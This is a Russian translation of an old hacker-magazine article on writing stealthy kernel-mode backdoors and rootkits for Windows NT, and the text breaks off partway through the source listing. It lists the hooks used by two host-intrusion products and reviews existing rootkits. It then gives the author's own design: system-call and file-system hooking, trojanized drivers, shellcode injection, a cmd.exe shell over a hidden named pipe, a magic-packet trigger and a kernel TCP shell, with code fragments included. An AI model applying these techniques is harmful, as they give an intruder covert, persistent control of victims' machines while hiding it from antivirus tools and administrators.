• kernel32.dll: `CreatePipe`, `CreateProcessA`, `GetProcAddress`, `GetStartupInfoA`, `LoadLibraryA`, `PeekNamedPipe`, `ReadFile`, `VirtualProtect`, `VirtualProtectEx`, `WinExec`, `WriteFile`
• advapi32.dll: `RegOpenKeyA`
• rpcrt4.dll: `NdrServerInitializeMarshall`
• user32.dll: `ExitWindowsEx`
• ws2_32.dll: `WPUCompleteOverlappedRequest`, `WSAAddressToStringA`, `WSACancelAsyncRequest`, `WSACloseEvent`, `WSAConnect`, `WSACreateEvent`, `WSADuplicateSocketA`, `WSAEnumNetworkEvents`, `WSAEventSelect`, `WSAGetServiceClassInfoA`, `WSCInstallNameSpace`
• wininet.dll: `InternetSecurityProtocolToStringW`, `InternetSetCookieA`, `InternetSetOptionExA`
• lsasrv.dll: `LsarLookupNames`, `LsarLookupSids2`
• msv1_0.dll: `Msv1_0ExportSubAuthenticationRoutine`, `Msv1_0SubAuthenticationPresent`

Ядро

`NtConnectPort`, `NtCreateProcess`, `NtCreateThread`, `NtCreateToken`, `NtCreateKey`, `NtDeleteKey`, `NtDeleteValueKey`, `NtEnumerateKey`, `NtEnumerateValueKey`, `NtLoadKey`, `NtLoadKey2`, `NtQueryKey`, `NtQueryMultipleValueKey`, `NtQueryValueKey`, `NtReplaceKey`, `NtRestoreKey`, `NtSetValueKey`, `NtMakeTemporaryObject`, `NtSetContextThread`, `NtSetInformationProcess`, `NtSetSecurityObject`, `NtTerminateProcess`

Приложение B: Перехватчики Okena/Cisco CSA 3.2

Okena/CSA перехватывает многие функции в пространстве пользователя, но значительно меньше — в ядре. Многие перехватчики пространства пользователя совпадают с теми, что использует Entercept. Однако почти все функции, перехватываемые Okena/CSA в ядре, связаны с изменением ключей реестра Windows. Okena/CSA, по всей видимости, уделяет меньше внимания, чем

Entercept, трассировке вызовов в ядре. Это ведёт к интересной уязвимости, которую предлагается исследовать читателю самостоятельно.

Пространство пользователя

• kernel32.dll: `CreateProcessA`, `CreateProcessW`, `CreateRemoteThread`, `CreateThread`, `FreeLibrary`, `LoadLibraryA`, `LoadLibraryExA`, `LoadLibraryExW`, `LoadLibraryW`, `LoadModule`, `OpenProcess`, `VirtualProtect`, `VirtualProtectEx`, `WinExec`, `WriteProcessMemory`
• ole32.dll: `CoFileTimeToDosDateTime`, `CoGetMalloc`, `CoGetStandardMarshal`, `CoGetState`, `CoResumeClassObjects`, `CreateObjrefMoniker`, `CreateStreamOnHGlobal`, `DllGetClassObject`, `StgSetTimes`, `StringFromCLSID`
• oleaut32.dll: `LPSAFEARRAY_UserUnmarshal`
• urlmon.dll: `CoInstall`

Ядро

`NtCreateKey`, `NtOpenKey`, `NtDeleteKey`, `NtDeleteValueKey`, `NtSetValueKey`, `NtOpenProcess`, `NtWriteVirtualMemory`

Бэкдоры уровня ядра для Windows NT

Автор: firew0rker
Команда: the nobodies

Содержание

---

1. Предисловие

Эта статья предназначена для тех, кто знаком с архитектурой ядра Windows NT и принципами работы NT-драйверов. В ней рассматриваются вопросы разработки инструментов уровня ядра для скрытого удалённого администрирования Windows NT.

В последнее время прослеживается тенденция к расширению применения Windows NT (2000, XP, 2003): из своей классической ниши домашней и офисной ОС она всё активнее вытесняет конкурентов на серверном рынке. Одновременно устаревшее семейство Windows 9x уступает место семейству NT. Из этого следует, что инструменты удалённого администрирования (бэкдоры) и средства незаметного доступа (руткиты) для семейства NT приобретают определённую ценность. Большинство опубликованных утилит работают в пользовательском режиме и потому могут быть обнаружены антивирусами или при ручном анализе.

Совсем другое дело — программы, работающие на уровне ядра: они способны скрыться от любой программы пользовательского режима. Антивирусному ПО придётся внедрять собственные компоненты уровня ядра для обнаружения бэкдора такого класса. Существует программное обеспечение, защищающее от подобных бэкдоров (например, IPD — «Integrity Protection Driver»), однако оно не получило широкого распространения. Бэкдоры уровня ядра применяются значительно реже, чем могли бы, из-за своей относительной сложности по сравнению с аналогами пользовательского режима.

---

2. Обзор существующих бэкдоров уровня ядра для Windows NT

В данном разделе кратко рассматриваются существующие бэкдоры уровня ядра для Windows NT.

2.1 — Ntrootkit

Ntrootkit (c) Грега Хоглунда и команды разработчиков-добровольцев [1] — это драйвер устройства для Windows NT 4.0 и 2000. Его возможности (реализованные и потенциальные):

• **Приём команд от удалённого клиента.** Модуль `rk_packet` содержит упрощённый IP-стек, использующий свободный IP-адрес из подсети, в которой расположен хост с установленным Ntrootkit.

MAC- и IP-адреса жёстко зашиты в исходный код. Подключение к руткиту по этому IP осуществляется через TCP-соединение на любой порт. Доступные команды в `rk_command.c`:

```
ps         - список процессов
help       - справка
buffertest, echo, debugint - для отладки
hidedir    - скрыть каталог/файл
hideproc   - скрыть процесс(ы)
sniffkeys  - перехват клавиатуры
```

Также присутствуют незавершённые фрагменты кода: выполнение команд через скрытый канал и запуск Win32-процесса из драйвера (сложная и нетривиальная задача).

• **Шифрование трафика** алгоритмом Blowfish Шнайера: файл `rk_blowfish.c` присутствует, но (пока?) не используется.

• **Самозащита** (`rk_defense.c`) — скрытие защищённых объектов (в данном случае ключей реестра), идентифицируемых строкой `_root_`; перенаправление запускаемых процессов.

Скрытие процессов, каталогов и файлов реализовано в `rk_ioman.c` посредством перехвата следующих функций:

```
NtCreateFile
ZwOpenFile
ZwQueryDirectoryFile
ZwOpenKey
ZwQueryKey
ZwQueryValueKey
ZwEnumerateValueKey
ZwEnumerateKey
ZwSetValueKey
ZwCreateKey
```

Способ обнаружения: прямой запрос к драйверу файловой системы с отправкой IRP напрямую. Есть ещё один модуль перехвата файловых операций — `rk_files.c`, позаимствованный из filemon, но не используемый.

• **Запуск процессов:** незавершённая реализация находится в `rk_command.c`, другая — практически готовая — в `rk_exec.c`.

Реализация страдает от того, что Zw*-функции, обычно недоступные драйверам напрямую, вызываются через интерфейс системных вызовов (`int 0x2E`), что порождает проблемы совместимости с разными версиями семейства NT из-за изменения номеров системных вызовов.

Судя по всему, работа над Ntrootkit очень слабо скоординирована: каждый разработчик делает то, что считает нужным или срочным. Ntrootkit не обеспечивает полной (или достаточной) невидимости. Он создаёт устройство с именем «Ntroot», видимое из пользовательского режима.

При практическом использовании Ntrootkit потребуется какое-либо средство взаимодействия с заражённой системой — то есть шелл. Сам Ntrootkit не может предоставить шелл напрямую, хотя и способен запускать процессы — однако ввод-вывод такого процесса перенаправить нельзя. Поэтому приходится запускать что-то вроде netcat. Его процесс можно скрыть, но TCP-соединение останется видимым. Отсутствие перенаправления ввода-вывода — серьёзный недостаток.

Тем не менее разработка Ntrootkit продолжается, и он, вероятно, станет полнофункциональным инструментом для полного и скрытого удалённого администрирования.

2.2 — He4Hook

Описание основано на источнике [2]. В версиях вплоть до 2.15b6 включительно перехват обращений к файловой системе реализовывался двумя методами. В каждый момент времени работает только один из них; в версиях после 2.15b6 первый метод был удалён.

Метод A: перехват системных вызовов ядра

```
ZwCreateFile, ZwOpenFile      - версия драйвера 1.12 и с 1.17 по 2.15beta6
IoCreateFile                  - с 1.13 по 2.15beta6
ZwQueryDirectoryFile, ZwClose - до 2.15beta6
```

Почти все эти экспортируемые функции (`Zw*`) имеют следующее тело:

```
  mov eax, NumberFunction
  lea edx, [esp+04h]
  int 2eh                       ; Интерфейс системных вызовов
```

`NumberFunction` — номер вызываемой функции в таблице системных вызовов (доступной через глобальную переменную `KeServiceDescriptorTable`). Эта переменная указывает на следующую структуру:

```
typedef struct SystemServiceDescriptorTable
  {
    SSD  SystemServiceDescriptors[4];
  } SSDT, *LPSSDT;
```

Вспомогательные структуры:

```
typedef VOID *SSTAT[];
typedef unsigned char SSTPT[];
typedef SSTAT *LPSSTAT;
typedef SSTPT *LPSSTPT;

typedef struct SystemServiceDescriptor
  {
    LPSSTAT lpSystemServiceTableAddressTable;
    ULONG  dwFirstServiceIndex;
    ULONG  dwSystemServiceTableNumEntries;
    LPSSTPT lpSystemServiceTableParameterTable;
  } SSD, *LPSSD;
```

Таблица дескрипторов, на которую указывает `KeServiceDescriptorTable`, доступна только из режима ядра. В пользовательском режиме существует `KeServiceDescriptorTableShadow` — к сожалению, не экспортируемая.

Базовые сервисы находятся в:

```
KeServiceDescriptorTable->SystemServiceDescriptors[0]
KeServiceDescriptorTableShadow->SystemServiceDescriptors[0]
```

Сервисы GUI режима ядра — в:

```
KeServiceDescriptorTableShadow->SystemServiceDescriptors[1]
```

Остальные элементы таблиц были свободны на момент написания [2] во всех версиях вплоть до WinNT4 (SP3–6) и Win2k build 2195. Каждый элемент таблицы — структура SSID со следующими полями:

• `lpSystemServiceTableAddressTable` — указатель на массив адресов функций, вызываемых при соответствующем системном вызове
• `dwFirstServiceIndex` — стартовый индекс для первой функции
• `dwSystemServiceTableNumEntries` — количество сервисов в таблице
• `lpSystemServiceTableParameterTable` — массив байт, задающий количество байт стека, передаваемых в функцию

Для перехвата системного вызова `He4HookInv` заменяет адрес, хранящийся в `KeServiceDescriptorTable->SystemServiceDescriptors[0].lpSystemServiceTableAddressTable`, указателем на собственную таблицу.

Взаимодействие с `He4HookInv` возможно через добавление собственных сервисов в таблицы системных вызовов. `He4HookInv` обновляет обе таблицы:

• `KeServiceDescriptorTable`
• `KeServiceDescriptorTableShadow`

Иначе, если обновлялась бы только `KeServiceDescriptorTable`, новые сервисы были бы недоступны из пользовательского режима. Для нахождения `KeServiceDescriptorTableShadow` используется следующий приём:

Функция `KeAddSystemServiceTable` позволяет добавлять сервисы в ядро и работает с обеими таблицами. Принимая во внимание, что нулевой дескриптор у них одинаков, можно сканировать код функции `KeAddSystemServiceTable` и найти адрес теневой таблицы. Пример реализации — в файле `He4HookInv.c`, функция `FindShadowTable(void)`.

Если этот метод не срабатывает, используется жёстко зашитый адрес (`KeServiceDescriptorTable - 0x230`) в качестве расположения теневой таблицы. Этот адрес не менялся начиная с WinNT SP3. Другая проблема — поиск правильного индекса в массиве адресов функций. Поскольку почти все функции `Zw*` имеют одинаковую первую инструкцию (`mov eax, NumberFunction`), получить указатель на номер функции можно, прибавив один байт к адресу, экспортируемому `ntoskrnl.exe`.

Метод B (для версий драйвера 2.11 и выше)

Патчатся таблицы обратных вызовов в `DRIVER_OBJECT` драйверов файловой системы: заменяются обработчики IRP нужных драйверов. Это включает замену указателей на базовые обработчики функций (`DRIVER_OBJECT->MajorFunction`), а также замену указателей на процедуру выгрузки драйвера (`DRIVER_OBJECT->DriverUnload`).

Перехватываются следующие функции:

```
IRP_MJ_CREATE
IRP_MJ_CREATE_NAMED_PIPE
IRP_MJ_CREATE_MAILSLOT
IRP_MJ_DIRECTORY_CONTROL -> IRP_MN_QUERY_DIRECTORY
```

Более подробное описание перенаправления файловых операций см. в источнике [2].

2.3 — Slanret (IERK, Backdoor-ALI)

Исходный код недоступен — руткит был первоначально обнаружен администратором в его сети. Это обычный драйвер (`ierk8243.sys`), периодически вызывающий BSOD и видимый как служба «Virtual Memory Manager».

> *«Slanret технически является лишь одним компонентом руткита. В комплекте с ним поставляется простой бэкдорный сервер размером 27 килобайт под названием "Krei", который прослушивает открытый порт и предоставляет хакеру удалённый доступ к системе. Компонент Slanret — семикилобайтная процедура сокрытия, которая внедряется в систему в виде драйвера устройства, принимает команды от сервера с указаниями, какие файлы или процессы скрыть.» [3]*

---

3. Сокрытие на диске, в реестре и в памяти

Чем ниже в стеке осуществляется перехват ввода-вывода в руткитах, тем труднее, как правило, обнаружить их присутствие. Казалось бы, надёжным местом для перехвата должны быть низкоуровневые дисковые операции (чтение/запись секторов). Однако это потребует поддержки всех файловых систем, которые могут быть на жёстком диске: FAT16, FAT32, NTFS.

Если с FAT справиться было относительно просто (похожие техники использовали старые стелс-вирусы для DOS), то реализация чего-либо подобного для WinNT — задача для маньяков.

Второй вариант перехвата — хуки на функции диспетчеризации драйверов файловой системы: патч `DriverObject->MajorFunction` и `FastIoDispatch` в памяти или на диске. Метод относительно универсален и применяется в `HE4HookInv`.

Третий вариант — установка фильтра на драйвер файловой системы (FSD). По сравнению с предыдущим методом преимуществ нет, зато есть недостаток в виде большей заметности (именно этот подход использует Filemon). Функции Zw, Io можно перехватить как манипуляцией KeServiceDescriptorTable, так и непосредственным патчем тела функции. Обнаружить, что указатели в KeServiceDescriptorTable ведут в нестандартные места или что тело функции изменено, обычно несложно. Фильтрующий драйвер также легко обнаружить: достаточно вызвать IoGetDeviceObjectPointer и проверить DEVICE_OBJECT->StackSize.

Все нормальные драйверы имеют собственные ключи в реестре, а именно в `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services`.

Упомянутые руткиты умеют скрывать ключи реестра, однако при чистой загрузке системы администратор увидит всё скрытое. Также можно загрузить руткит с помощью `ZwSetSystemInformation(SystemLoadAndCallimage)` без создания каких-либо ключей реестра. Пример этой техники приведён в [6].

Загрузчик руткита в отдельном файле слишком заметен. Умнее было бы вписать нужный вызов в какой-либо исполняемый файл, участвующий в загрузке системы. Подойдёт любой драйвер или программа пользовательского режима, работающая с достаточными привилегиями, или любая DLL, с которой она слинкована. Однако возникает вопрос: если внесённые изменения всё равно нужно скрывать, зачем реализовывать две похожие, но различные процедуры (скрытие изменений в файле и скрытие факта существования файла) вместо того, чтобы ограничиться одной?

В большинстве случаев можно нацелиться на `null.sys`. Реализовать его функциональность так же просто, как написать «hello world», поэтому он нередко становится жертвой троянизации. Но если у нас есть процедура скрытия изменений в файле, мы можем заменить ЛЮБОЙ драйвер трояном, который будет подставлять всем (включая ядро) оригинальное содержимое заменённого файла. При запуске он скопирует себя в выделенную область памяти и запустит там поток.

Это сделает троян практически незаметным в памяти: ни одна системная утилита больше не увидит драйвер — это будет просто анонимная страница памяти среди многих других. Поток вовсе не обязателен: можно воспользоваться перехваченными функциями диспетчеризации IRP

какого-либо драйвера (`DriverObject->MajorFunction[IRP_MJ_xxx]`). Также можно задействовать `IoQueueWorkItem` и `KeInsertQueueDpc` — тогда в диспетчере задач не появится никаких дополнительных потоков в SYSTEM. После этого троян может выгрузить драйвер, из которого был запущен, и перезагрузить его в чистом (неизменённом) варианте. В результате высокий уровень скрытности достигается относительно простыми средствами. Оригинальное содержимое подменённого файла можно, например, хранить в файле трояна сразу после его собственного кода.

Достаточно будет перехватить все запросы FSD (IRP и FastIO) и при обращении изменять позицию (и размер файла): `CurrentIrpStackLocation->Parameters.*.ByteOffset`.

---

4. Мой вариант: тернистый путь

4.1 — Шелл

Изначально я планировал сделать нечто столь же простое, как стандартный код пользовательского режима: просто передать дескриптор сокета вновь создаваемому процессу `cmd.exe` в качестве stdin/stdout/stderr. Однако открыть полноценный сокет из драйвера мне не удалось: интерфейс с драйвером AFD (ядровым компонентом winsock) не документирован. Реверс-инжиниринг его использования тоже не был вариантом — из-за изменений между версиями техника оказалась бы ненадёжной. Пришлось искать другой путь.

Первый вариант

Можно запустить наш код в контексте какого-либо процесса, используя шеллкод, близкий к тому, что применяется в эксплойтах. Код мог бы ждать TCP-соединения и запускать `cmd.exe` с перенаправленным вводом-выводом.

Я выбрал этот путь, когда устал пытаться запустить полноценный Win32-процесс из драйвера. Шеллкод позиционно-независимый, ищет `kernel32.dll` в памяти и загружает библиотеку winsock. Всё, что нужно, — внедрить шеллкод в адресное пространство процесса и передать управление на его точку входа. При этом нормальная работа процесса не должна прерываться, поскольку сбой в критическом системном процессе приведёт к отказу всей системы.

Итак, нужно выделить память, записать туда шеллкод и создать поток с EIP, указывающим на точку входа шеллкода. Соответствующий код находится в прилагаемом файле `shell.cpp`. К сожалению, вызов `CreateProcess` из созданного таким образом потока завершался с ошибкой — скорее всего, из-за того, что что-то, на что полагается `CreateProcess`, не было правильно инициализировано в контексте нашего потока. Значит, вызывать `CreateProcess` нужно из контекста потока, в котором всё необходимое для него инициализировано — возьмём поток, принадлежащий процессу, в который мы внедряемся (для этого я использовал `SetThreadContext`). Необходимо восстанавливать состояние потока перед прерыванием, чтобы он мог продолжить нормальную работу.

Итак, необходимо: сохранить контекст потока через `GetThreadContext`, установить EIP на наш код через `SetThreadContext`, дождаться завершения кода, а затем восстановить оригинальный контекст. Остальное — обычный шеллкод для Windows NT (полный код в `dummy4.asm`).

Одна нерешённая проблема осталась: если поток находится в состоянии ожидания, он не запустится, пока не выйдет из него. Вызов `ZwAlertThread` не даёт результата, если поток находится в неоповещаемом ожидании. К счастью, поток в `services.exe` работал без проблем —

хотя это не гарантирует стабильности в будущем, поэтому я продолжил исследования.

Второй вариант

Всё не так просто, как следует из [4]. Создание полноценного Win32-процесса требует его регистрации в подсистеме CSRSS. Это делается через `CsrClientCallServer()`, которая получает всю необходимую информацию о процессе (дескрипторы, TID, PID, флаги). Функция вызывает `ZwRequestWaitReplyPort`, получающий дескриптор заранее открытого порта для связи с CSRSS.

Этот порт не открыт в контексте процесса SYSTEM. Его открытие так и не удалось (`ZwConnectPort` возвращал `STATUS_PORT_CONNECTION_REFUSED`). Игры с `SECURITY_QUALITY_OF_SERVICE` не помогли. При дизассемблировании `ntdll.dll` выяснилось, что вызовам `ZwConnectPort` предшествовал `ZwCreateSection`. Однако времени и желания возиться с секциями не было. Вот код, который не заработал:

```
VOID InformCsrss(HANDLE hProcess,HANDLE hThread,ULONG pid,ULONG tid)
{
        CSRMSG                          csrmsg;
        HANDLE                          hCurProcess;
        HANDLE                          handleIndex;
        PVOID                          p;

        _asm int 3;

        UNICODE_STRING                  PortName;
        RtlInitUnicodeString(&PortName,L"\\Windows\\ApiPort");
        static  SECURITY_QUALITY_OF_SERVICE QoS =
                {sizeof(QoS), SecurityAnonymous, 0, 0};
        /*static  SECURITY_QUALITY_OF_SERVICE QoS =
                {0x77DC0260,
                (_SECURITY_IMPERSONATION_LEVEL)2, 0x120101, 0x10000};*/
        DWORD ret=ZwConnectPort(&handleIndex,&PortName,&QoS,NULL,
                                NULL,NULL,NULL,NULL);

        if (!ret) {
                RtlZeroMemory(&csrmsg,sizeof(CSRMSG));

                csrmsg.ProcessInformation.hProcess=hProcess;
                csrmsg.ProcessInformation.hThread=hThread;
                csrmsg.ProcessInformation.dwProcessId=pid;
                csrmsg.ProcessInformation.dwThreadId=tid;

                csrmsg.PortMessage.MessageSize=0x4c;
                csrmsg.PortMessage.DataSize=0x34;

                csrmsg.CsrssMessage.Opcode=0x10000;


        ZwRequestWaitReplyPort(handleIndex,(PORT_MESSAGE*)&csrmsg,
                                           (PORT_MESSAGE*)&csrmsg);
        }
}
```

Решение было очевидным: переключить контекст на тот, в котором порт открыт, — например, на контекст любого Win32-процесса. Я добавил `KeAttachProcess(HelperProcess)` перед вызовом `InformCsrss` от Небета и `KeDetachProcess` после него. В роли `HelperProcess` выступил `calc.exe`.

Однако при попытке использовать `KeAttachProcess` таким образом ничего не вышло: контекст переключился (это видно по команде `proc` в SoftICE), но `CsrClientCallServer` вернул `STATUS_ILLEGAL_FUNCTION`. Что именно происходило внутри CSRSS — ведает только дядя Билл.

Попытка обернуть всю функцию создания процесса в `KeAttachProcess`/`KeDetachProcess` привела к следующей ошибке при вызове `ZwCreateProcess`: «Break Due to KeBugCheckEx

(Unhandled kernel mode exception) Error=5 (INVALID_PROCESS_ATTACH_ATTEMPT)...».

Другой способ выполнить код в контексте произвольного процесса — APC. APC бывают режима ядра и пользовательского режима. Поскольку только APC режима ядра способны преодолеть неоповещаемое состояние ожидания, весь код создания процесса должен выполняться в режиме ядра. Код Небета обычно работает при `IRQL == APC_LEVEL`. Выполнение кода в контексте заданного Win32-процесса посредством APC реализовано в функции `StartShell()` в файле `ShellAPC.cpp`.

Взаимодействие с процессом

Запуск процесса — это ещё не всё. Бэкдору необходимо с ним взаимодействовать: нужно перенаправить stdin/stdout/stderr в наш драйвер. Можно поступить, как большинство систем «драйвер + приложение»: создать устройство, видимое из пользовательского режима, открыть его через `ZwOpenFile` и передать дескриптор запускаемому процессу. Однако именованное устройство заметно даже при случайном имени. Именно поэтому я выбрал именованные каналы (named pipes).

Windows NT использует именованные каналы с именами вида `Win32Pipes.%08x.%08x` (где `%08x` — случайные восьмизначные числа) для эмуляции анонимных каналов. Если создать ещё один такой канал, никто не заметит. Обычно для перенаправления ввода-вывода консольного приложения в Win32 используют 2 анонимных канала, но один именованный канал подойдёт лучше — он двунаправленный. Драйвер должен создать двунаправленный именованный канал, а `cmd.exe` — использовать его дескриптор в качестве stdin/stdout/stderr.

Дескриптор можно открыть как из режима ядра, так и из пользовательского режима. Финальная версия использует первый вариант, но я экспериментировал и со вторым — наличие нескольких вариантов реализации может помочь обойти антивирусы. Запуск процесса с перенаправленным вводом-выводом полностью реализован в режиме ядра в файле `NebbetCreateProcess.cpp`.

Два основных отличия моего кода от кода Небета: функции, не экспортируемые из `ntoskrnl.exe`, но экспортируемые из `ntdll`, импортируются динамически (см. `NtdllDynamicLoader.cpp`). Дескриптор именованного канала открывается через `ZwOpenFile()` и передаётся запускаемому процессу через `ZwDuplicateObject` с флагом `DUPLICATE_CLOSE_SOURCE`.

Для открытия именованного канала из пользовательского режима я внедряю код в запускаемый процесс. Патч (`NebbetCreateProcess.diff`) прилагается в образовательных целях. Он добавляет фрагмент кода в стартующий процесс. Патч записывает на стек процесса код (сгенерированный компилятором C++). Для независимости от адресов этот код представляет собой функцию, принимающую в качестве параметра указатель на структуру со всеми необходимыми данными (адреса API и т. д.). Структура, указатель на неё и сам код функции записываются на стек. ESP стартового потока устанавливается на 4 байта ниже указателя на параметры функции, EIP — на точку входа. По завершении внедрённого кода следует `CALL` на оригинальную точку входа. Этот пример можно модифицировать и использовать как ещё один способ внедрения кода в работающий процесс пользовательского режима из режима ядра.

Постоянно открытый прослушивающий сокет (видимый в `netstat -an`) рано или поздно будет замечен. Даже скрытие сокета от `netstat` недостаточно: простое сканирование портов обнаружит открытый порт. Для сохранения скрытности бэкдор не должен иметь открытых портов — ни локально, ни удалённо. Необходим специальный пакет, который, с одной стороны, однозначно идентифицируется бэкдором как сигнал активации, а с другой — не выглядит подозрительно и не фильтруется межсетевыми экранами. Сигналом активации может служить пакет, содержащий заданный набор байт в произвольном месте (заголовок или данные), — все характеристики пакета (протокол, порт и т. д.) при этом игнорируются. Это обеспечивает максимальную гибкость для обхода агрессивных пакетных фильтров.

Очевидно, что для детектирования такого специального пакета необходимо реализовать некий сниффер. На практике есть несколько вариантов его реализации:

1. **NDIS-протокол драйвер** (преимущество: возможность не только получать, но и отправлять пакеты — что позволяет организовать скрытый канал для связи с удалённым клиентом; недостаток: сложность поддержки всех типов сетевых устройств) — применяется в ntrootkit;

2. **Использование сервиса, предоставляемого IpFilterDriver в W2k и выше** (преимущества: простота реализации и полная независимость от физического уровня; недостаток: только приём);

3. **Установка фильтра на один из сетевых драйверов**, через которые проходят пакеты (см. [5]);

4. **Прямое обращение к сетевым драйверам** иным способом для приёма и отправки пакетов (преимущество: полная функциональность; недостаток: неизученная область).

Я выбрал вариант 2 из-за его простоты и удобства для обоих описанных вариантов запуска шелла. `IpFilterDriver` используется только для активации; дальнейшее соединение устанавливается через TCP посредством TDI.

Пример использования `IpFilterDriver` — в файлах `Filtering.cpp` и `MPFD_main.cpp`. `InitFiltering()` загружает `IpFilterDriver`, если он ещё не загружен. Затем вызывается `SetupFiltering`, которая устанавливает фильтр через IOCTL `IOCTL_PF_SET_EXTENSION_POINTER`. `PacketFilter()` вызывается для каждого IP-пакета. При обнаружении ключевого слова устанавливается событие `StartShellEvent`, что приводит к запуску шелла.

Вариант с шеллкодом в существующем процессе работает с сетью в пользовательском режиме — поэтому здесь детальное описание излишне.

TCP-шелл уровня ядра реализован в `NtBackd00r.cpp`. При запуске `cmd.exe` из драйвера с перенаправленным вводом-выводом связь поддерживается самим драйвером. За основу модуля связи я взял пример `tcpecho`, чтобы не тратить время на написание TDI-клиента с нуля. `DriverEntry()` инициализирует TDI, создаёт прослушивающий сокет и безымянное устройство для `IoQueueWorkItem`.

Для каждого соединения создаётся экземпляр класса `Session`. В его обработчике `OnConnect` выполняется последовательность операций по созданию процесса. Поскольку этот обработчик вызывается при `IRQL == DISPATCH_LEVEL`, все необходимые операции нельзя выполнить непосредственно в нём. Даже запустить поток невозможно — `PsCreateSystemThread` согласно DDK должна вызываться только при `PASSIVE_LEVEL`. Поэтому обработчик `OnConnect` вызывает `IoAllocateWorkItem` и `IoQueueWorkItem`, чтобы все дальнейшие операции выполнялись в обработчике рабочего элемента (функция `ShellStarter`) при `PASSIVE_LEVEL`.

`ShellStarter` вызывает `StartShell()` и создаёт рабочий поток (`DataPumpThread`) и 2 события для уведомления его о поступлении пакетов и завершении ввода-вывода в именованном канале. Взаимодействие между рабочим элементом/потоком и классом `Session` строилось с учётом возможного внезапного отключения и освобождения `Session`: синхронизация обеспечивается запретом прерываний (эквивалент подъёма IRQL до максимального) и классами DriverStudio (`SpinLock` внутри). Поток использует копию данных, которые должны быть доступны даже после удаления экземпляра `Session`.

Изначально `DataPumpThread` запускает одну асинхронную операцию чтения (`ZwReadFile`) из именованного канала — событие `hPipeEvents[1]` уведомляет о её завершении. Другое событие `hPipeEvents[0]` уведомляет о поступлении данных из сети. После этого `ZwWaitForMultipleObjects` в цикле ожидает одного из этих событий. В зависимости от того, какое событие сработало, поток либо читает из именованного канала и отправляет данные клиенту, либо читает из FIFO и пишет в канал. Если установлен флаг `Terminating`, поток закрывает все

дескрипторы, завершает процесс `cmd.exe` и затем завершается сам. Поступление данных сигнализируется событием `hPipeEvents[0]` в обработчиках `Session::OnReceive` и `Session::OnReceiveComplete`, а также совместно с флагом `Terminating` — для уведомления потока о завершении.

Данные, полученные из сети, буферизируются в FIFO `pWBytePipe`. `DataPumpThread` читает данные из FIFO во временные буферы, выделяемые для каждой операции ввода-вывода, и асинхронно записывает их в канал (`ZwWriteFile`). Буферы освобождаются асинхронно в обработчике `ApcCallbackWriteComplete`.

Передача данных из канала в сеть также осуществляется через временные буферы, выделяемые перед `ZwReadFile` и освобождаемые в `Session::OnSendComplete`.

Схема потоков данных и алгоритм работы с временными буферами:

```
NamedPipe -(новый send_buf; ZwReadFile)-> временный буфер

send_buf -(send)-> Сеть -> OnSendComplete{delete send_buf}

Сеть -(OnReceive)-> pWBytePipe -(новый rcv_buf)-> временный
буфер rcv_buf -(ZwWriteFile)-> NamedPipe ->
                                ApcCallbackWriteComplete{delete rcv_buf}
```

В обработчике `Session::OnReceive` данные записываются в FIFO и `DataPumpThread` уведомляется об их поступлении. Если транспорт имеет больше данных, чем указано, выделяется ещё один буфер для чтения остатка. Когда транспорт завершает работу (асинхронно), вызывается обработчик `OnReceiveComplete()`, который действует аналогично `OnReceive`.

4.3 — Сокрытие на диске

Я реализовал простой демонстрационный модуль (файл `Intercept.cpp`), который перехватывает функции диспетчеризации заданного драйвера файловой системы, чтобы скрыть первые N байт заданного файла. Для перехвата FSD вызовите, например, `Intercept(L"\FileSystem\Fastfat")`. Перехватывать необходимо только 2 FSD: `Fastfat` и `Ntfs`, поскольку NT может загружаться именно с этих файловых систем.

`Intercept()` заменяет несколько функций диспетчеризации драйвера (`pDriverObject->MajorFunction[...]`, `pDriverObject->FastIoDispatch->...`).

Когда перехваченный драйвер обрабатывает IRP и вызовы FastIo, соответствующие функции-хуки изменяют размер файла и текущее смещение. Таким образом, все программы пользовательского режима видят файл на N байт меньше оригинала, содержащий байты с N-го по последний. Это позволяет реализовать трюк, описанный в разделе 3.

---

5. Заключение

В этой статье я сравнил 3 существующих бэкдора уровня ядра для Windows NT с точки зрения программиста, предложил ряд идей по повышению скрытности бэкдора, а также описал свой тернистый путь написания собственного бэкдора уровня ядра.

За рамками статьи остался метод скрытия открытых сокетов и TCP-соединений от таких утилит, как `netstat` и `fport`. `Netstat` использует `SnmpUtilOidCpy()`, а `fport` напрямую обращается к драйверам (`\Device\Udp` и `\Device\Tcp`). Чтобы скрыть что-либо от этих и всех аналогичных инструментов, необходимо перехватить упомянутые драйверы одним из методов, описанных в

разделе «Сокрытие на диске, в реестре и в памяти». Я эту тему ещё не исследовал. Возможно, она заслуживает отдельной статьи. Совет тем, кто решит двигаться в этом направлении: начните с изучения исходников IpLog [5].

---

6. Эпилог

Когда и если эта статья будет опубликована в Phrack, сама статья (вероятно, дополненная и улучшенная), её русский оригинал и полный код всех использованных примеров будут опубликованы на нашем сайте http://www.nteam.ru

---

7. Список использованных источников

1. http://rootkit.com
2. «LKM-атака на WinNT/Win2k» http://he4dev.e1.bmstu.ru/He4ProjectRepositary/HookSysCall/
3. «Windows Root Kits a Stealthy Threat» http://www.securityfocus.com/news/2879
4. Гэри Небет. Windows NT/2000 Native API Reference.
5. «IP logger for WinNT/Win2k» http://195.19.33.68/He4ProjectRepositary/IpLog/

8.1 — Shell.CPP

```
#include "ntdll.h"
#include "DynLoadFromNtdll.h"
#include "NtdllDynamicLoader.h"

#if (DBG)
#define dbgbkpt __asm int 3
#else
#define dbgbkpt
#endif

const StackReserve=0x00100000;
const StackCommit= 0x00001000;
extern BOOLEAN Terminating;

extern "C" char shellcode[];
extern "C" const CLID_addr;
extern "C" int const sizeof_shellcode;

namespace NT {
typedef struct _SYSTEM_PROCESSES_NT4 { // Information Class 5
    ULONG NextEntryDelta;
    ULONG ThreadCount;
    ULONG Reserved1[6];
    LARGE_INTEGER CreateTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER KernelTime;
    UNICODE_STRING ProcessName;
    KPRIORITY BasePriority;
    ULONG ProcessId;
    ULONG InheritedFromProcessId;
    ULONG HandleCount;
    ULONG Reserved2[2];
    VM_COUNTERS VmCounters;
    SYSTEM_THREADS Threads[1];
} SYSTEM_PROCESSES_NT4, *PSYSTEM_PROCESSES_NT4;
```

```
}

BOOL FindProcess(PCWSTR process, OUT NT::PCLIENT_ID ClientId)
{
        NT::UNICODE_STRING ProcessName;
        NT::RtlInitUnicodeString(&ProcessName,process);
        ULONG n=0xFFFF;
        PULONG q =
